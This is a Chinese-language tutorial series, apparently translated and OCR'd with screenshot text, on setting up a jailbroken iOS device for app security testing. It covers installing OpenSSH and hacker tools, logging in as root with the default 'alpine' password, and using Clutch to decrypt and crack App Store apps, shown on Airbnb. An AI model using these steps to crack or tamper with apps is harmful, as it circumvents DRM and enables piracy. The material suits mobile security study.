
上一节我们介绍了如何对iOS设备越狱。 现在你已经完成了设备的越狱，那么下一步就是安装一些重要的命令行工具，例如 wget, ps, apt-get等用来审计iOS应用的工具。第一个要安装的就是OpenSSH。安装这个工具可以让你从mac登录进越狱设备。

（请注意，以下文字来自我之前翻译的文章，原作者是：**Prateek Gianchandani**）

进入Cydia，点击底部的搜索tab，然后搜索：OpenSSH.


Airtel
3:33 PM
100%
Openssh
OpenSSH
from Cydia/Telesphoreo (Networking)
secure remote access between machines
sshpass
from BigBoss (Utilities)
Provide non-interactive password access…
3
Cydia
Sections
Changes
Manage
Search

点击OpenSSH，然后点击安装，


Airtel
3:33 PM
100%
Search
Details
Install
OpenSSH
6.1p1-11
Change Package Settings
This is a console package!
Description
secure remote access between machines
OpenSSH Access How-To
Security Warning
If you install OpenSSH, you need to change your device's root password to prevent the possibility of unsavory people remotely logging into your device using the default password.
3
Cydia
Sections
Changes
Manage
Search


然后OpenSSH就会安装在你的设备上。 在我们用ssh登录进设备之前，我们 还需要安装其他一些命令行工具。几乎所有流行的黑客工具都可以在 BigBoss Recommendation tools这个包中找到。安装BigBoss Recommendation tools，在Cydia中搜索，然后点击安装。


Airtel
3:45 PM
100%
Search
Details
Install
BigBoss Recommended ...
1.3.1
Change Package Settings
Author
BigBoss
Combined list of hacker tools. Cydia no longer comes preinstalled with most useful command line apps. This package installs most the missing ones in one swoop. There is no real package provided here. It is only a set of depends on other various tools so that your command line can become useful again.
Package Details
ID
bigbosshackertools
3
Cydia
Sections
Changes
Manage
Search


有些重要的命令行工具例如: APT 0.6 Transitional, Git, GNU Debugger, less, make, unzip, wget 和 SQLite 3.x会被安装好。

还有一个工具需要被安装: MobileTerminal，它能够让你在设备上直接运行命令行，而不是需要通过ssh登录设备运行命令。

在Cydia上搜索 MobileTerminal,然后安装。



Airtel
3:58 PM
100%
Search
Details
Install
MobileTerminal
520-2
Change Package Settings
Author
MobileTerminal
Important: Protect your jailbreak.
Click Here To Read More.
Samsung GALAXY S III
Designed for humans, inspired by nature
100bestbuy
₹599/-*
Cydia
Sections
Changes
Manage
Search

一旦安装好MobileTerminal,你就可以在桌面上看到一个新的app图标，名字叫做Terminal.


Airtel
3:59 PM
100%
Discovr Apps
Harvest
Activator
Cydia
SBSettings
UnlimTones
WinterBoard
AppCrackr
install0us
iFile
GoToMeeting
Temple Run 2
MobiPay
VISUPAY
AVCam
HelloPython
Terminal
Phone
Camera
Music
Mail

点击它，你可以得到一个终端，试试运行几个Unix命令。在这里，我们简单的用ps列举下正在运行的进程。

```
Prateeks-iPhone:~ mobile$ ps
  PID TTY           TIME CMD
 8884 ttys000    0:00.03 -sh
 8893 ttys000    0:00.01 ps
 8883 ttys001    0:00.02 -sh
Prateeks-iPhone:~ mobile$
```



你可以看到，ps这个命令成功执行。

让我们看看我们是否能够通过ssh登录进这个越狱设备。确保你的电脑和越狱设备连接在同一个网络，找到越狱设备的IP地址。为了找到设备的IP地址，到设置（settings）- WiFi中选择设备现在连接的网络。


Airtel
4:24 PM
100%
Wi-Fi
Prateek's MacBook Pro
Forget this Network
IP Address
DHCP
BootP
Static
IP Address
192.168.2.3
Subnet Mask
255.255.255.0
Router
192.168.2.1
DNS
192.168.2.1
Search Domains
Client ID
Renew Lease

可以看到，IP地址是192.168.2.3。让我们试试以root用户登录进去。在命令行中运行如下命令。root的默认密码是：alpine。推荐的做法是：一旦你安装好了OpenSSH, 马上改掉root的默认密码。这是因为有些恶意软件利用默认的用户名和密码登录进入设备[注1]。为了改密码，在ssh登录上之后，在命令行输入passwd这个命令，然后输入2次新密码。然后你的root秘密就已修改了。这一系列命令可以参见下图：

```
Prateeks-iPhone:~ root# ssh root@192.168.2.3
The authenticity of host '192.168.2.3 (192.168.2.3)' can't be established.
RSA key fingerprint is 63:ad:b5:c0:2f:92:5e:bb:4c:fa:80:6f:f7:88:de:3c.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.2.3' (RSA) to the list of known hosts.
root@192.168.2.3's password:
Prateeks-iPhone:~ root# passwd
Changing password for root.
New password:
Retype new password:
Prateeks-iPhone:~ root# █
```

备注：确保在运行时，Cydia在后台运行而不是在前台。这是因为Cydia以root运行，因此，如果Cydia在前台，而此时我们需要lock一个进程，而恰好此时该进程被Cydia lock，命令就不会运行成功。

运行一下 apt-get update, 获得最新的包列表

```
Prateeks-iPhone:~ root# apt-get update
Ign http://repo666.ultrasn0w.com ./ Release.gpg
Get:1 http://apt.saurik.com ios/793.00 Release.gpg [189B]
Ign http://cydia.iphonecake.com ./ Release.gpg
Hit http://apt.thebigboss.org stable Release.gpg
Get:2 http://cydia.zodttd.com stable Release.gpg [189B]
Get:3 http://apt.saurik.com ios/793.00 Release [622B]
Hit http://repo666.ultrasn0w.com ./ Release
Get:4 http://apt.modmyi.com stable Release.gpg [189B]
Hit http://cydia.iphonecake.com ./ Release
Hit http://apt.thebigboss.org stable Release
Ign http://cydia.xsellize.com ./ Release.gpg
Ign http://apt.saurik.com ios/793.00/main Packages/DiffIndex
Ign http://repo666.ultrasn0w.com ./ Packages/DiffIndex
Get:5 http://cydia.zodttd.com stable Release [1619B]
Get:6 http://apt.modmyi.com stable Release [1341B]
Hit http://cydia.xsellize.com ./ Release
Get:7 http://apt.saurik.com ios/793.00/main Packages [24.0kB]
Ign http://cydia.iphonecake.com ./ Packages/DiffIndex
Hit http://repo666.ultrasn0w.com ./ Packages
Hit http://apt.thebigboss.org stable/main Packages/DiffIndex
Ign http://cydia.xsellize.com ./ Packages/DiffIndex
Get:8 http://apt.modmyi.com stable/main Packages/DiffIndex [53.3kB]
Hit http://cydia.iphonecake.com ./ Packages
Get:9 http://cydia.zodttd.com stable/main Packages/DiffIndex [53.0kB]
Get:10 http://cydia.xsellize.com ./ Packages [432kB]
Get:11 http://apt.thebigboss.org stable/main Packages [1043kB]
Get:12 http://cydia.zodttd.com stable/main 2013-02-21-2100.40+2013-03-02-2200.39.pdiff [13.9kB]
Get:13 http://apt.modmyi.com stable/main 2013-02-21-1943.27+2013-03-03-0409.41.pdiff [65.0kB]
Get:14 http://cydia.zodttd.com stable/main 2013-02-21-2100.40+2013-03-02-2200.39.pdiff [13.9kB]
Get:15 http://cydia.zodttd.com stable/main 2013-02-21-2100.40+2013-03-02-2200.39.pdiff [13.9kB]
Get:16 http://apt.modmyi.com stable/main 2013-02-21-1943.27+2013-03-03-0409.41.pdiff [65.0kB]
60% [15 Packages rred 0B] [11 Packages 749kB/1043kB 71%] [10 Packages 87.2kB/432kB 20%]
```

小结

本文我们学习了如何越狱设备上搭建移动渗透测试平台，介绍了如何安装需要用到的工具。

[注1]，在iPhone上的第一个蠕虫，ikee利用了默认的密码，具体参见对ikee的详细分析报告：An Analysis of the iKeeB (duh) iPhone botnet (Worm)

#4 iOS设备上的工具下的更多文章

如果你直接从iOS设备上导出从App Store下载的应用的IPA包，你会发现其内容是加密过的。

App Store上的应用都使用了FairPlay DRM数字版权加密保护技术。

我们要对文件进行反汇编，而IPA都是加密的，哪怎么办呢？

可以使用Clutch工具。

不管应用如何加密，在其运行的时候，它总要解密，所以，Clutch等破解工具，就是把应用运行时的内存数据按照一定格式导出。

Clutch开源，代码在这里，你也可以直接下载它的Release程序。

下载Clutch之后，利用前面介绍的iFunbox等工具把这个文件拷贝到越狱之后的iOS设备上的/usr/bin目录下。

然后，在Mac上打开命令行，输入命令：

```
ssh root@192.168.0.101
```

然后输入秘密，就可以连上你的iOS设备了。越狱之后，默认秘密是**alpine**。

请在登录进去之后，输入命令**passwd**更改。

入图：

```
admin — ssh — 80×24
Last login: Fri May 30 06:56:00 on console
ZPs-MBP:~ admin$ ssh root@192.168.0.101
root@192.168.0.101's password:
Tedteki-iPad:~ root# ls /usr/bin/
2html@                   git-mailinfo@             nm*
2xml*                    git-mailsplit@            nmedit*
7z*                      git-merge*                nohup*
7za*                     git-merge-base@           notificationWatcher*
Clutch*                  git-merge-file@           notify_post*
TQServer                 git-merge-index*          nproc*
[*                       git-merge-octopus*        objcopy*
addr2line*               git-merge-one-file*       objdump*
appsearch*               git-merge-ours@           od*
apr-1-config*            git-merge-recursive@      openURL*
apt-cache*               git-merge-resolve*        openssl*
apt-cdrom*               git-merge-stupid*         otool*
apt-config*              git-merge-subtree@        otool64*
apt-extracttemplates*    git-merge-tree*           pagesize*
apt-ftparchive*          git-mergetool*            pagestuff*
apt-get*                 git-mktag*                passwd*
apt-key*                 git-mktree*               paste*
apt-mark*                git-mv@                   patch*
apt-sortpkgs*            git-name-rev@             patchsync*
apu-1-config*            git-pack-objects@         pathchk*
```

请注意，上面的ip应该替换成你的iOS设备的IP。

在命令行中输入Clutch看看，如下图：

```
Tedteki-iPad:~ root# Clutch
Clutch-1.3.1
usage: Clutch [flags] [application name] [...]
Applications available: 12-211-10000 2048 Action Movie Airbnb Alipay AmazonCN be
autymall brand5 BreezeGame buykee4Ipad CicadaTravelNotes Clash of Clans ClassTab
```

选择你要破解的应用的名称，这里的名称是上图中输入Clutch之后显示那些名称。

比如：

```
Clutch Airbnb
```

如下图所示：

```
Tedteki-iPad:~ root# Clutch Airbnb
Clutch-1.3.1
Cracking Airbnb...
Creating working directory...
Performing initial analysis...
Performing cracking preflight...
Application is a thin binary, cracking single architecture...
dumping binary: analyzing load commands
dumping binary: obtaining ptrace handle
dumping binary: forking to begin tracing
dumping binary: obtaining mach port
dumping binary: preparing code resign
dumping binary: preparing to dump
dumping binary: ASLR enabled, identifying dump location dynamically
dumping binary: performing dump
dumping binary: patched cryptid
dumping binary: writing new checksum
Censoring iTunesMetadata.plist...
Packaging IPA file...
compression level: 0
        /var/root/Documents/Cracked/Airbnb-v2.6.3-(Clutch-1.3.1).ipa

elapsed time: 13073ms
Tedteki-iPad:~ root#
```

可以看到，成功破解应用，你可以把这个破解后的文件从iOS设备上拷贝到你的Mac上做后续的分析了。

小结

本文简要介绍了Clutch的作用和用法，利用Clutch可以很方便的破解应用。

#4 iOS设备上的工具下的更多文章

所有发布的iOS设备都是基于ARM架构的。我们开发iOS应用的时候编写的Objective-C代码会首先转换成ARM汇编，然后转换成机器指令。对ARM汇编语言和使用GDB调试有很好掌握的话，攻击者是能够在运行时解密Objective-C代码甚至修改代码的。

下载

你可以到这里https://code.google.com/p/apiexplorer/downloads/detail?name=gdb-1821.deb 下载到你的Mac上，然后使用iFunbox拷贝到你越狱之后的iOS设备上。

然后SSH进iOS设备：

```
admin — ssh — 80×24
Last login: Fri May 30 19:18:42 on ttys002
ZPs-MBP:~ admin$ ssh root@192.168.0.101
root@192.168.0.101's password:
```

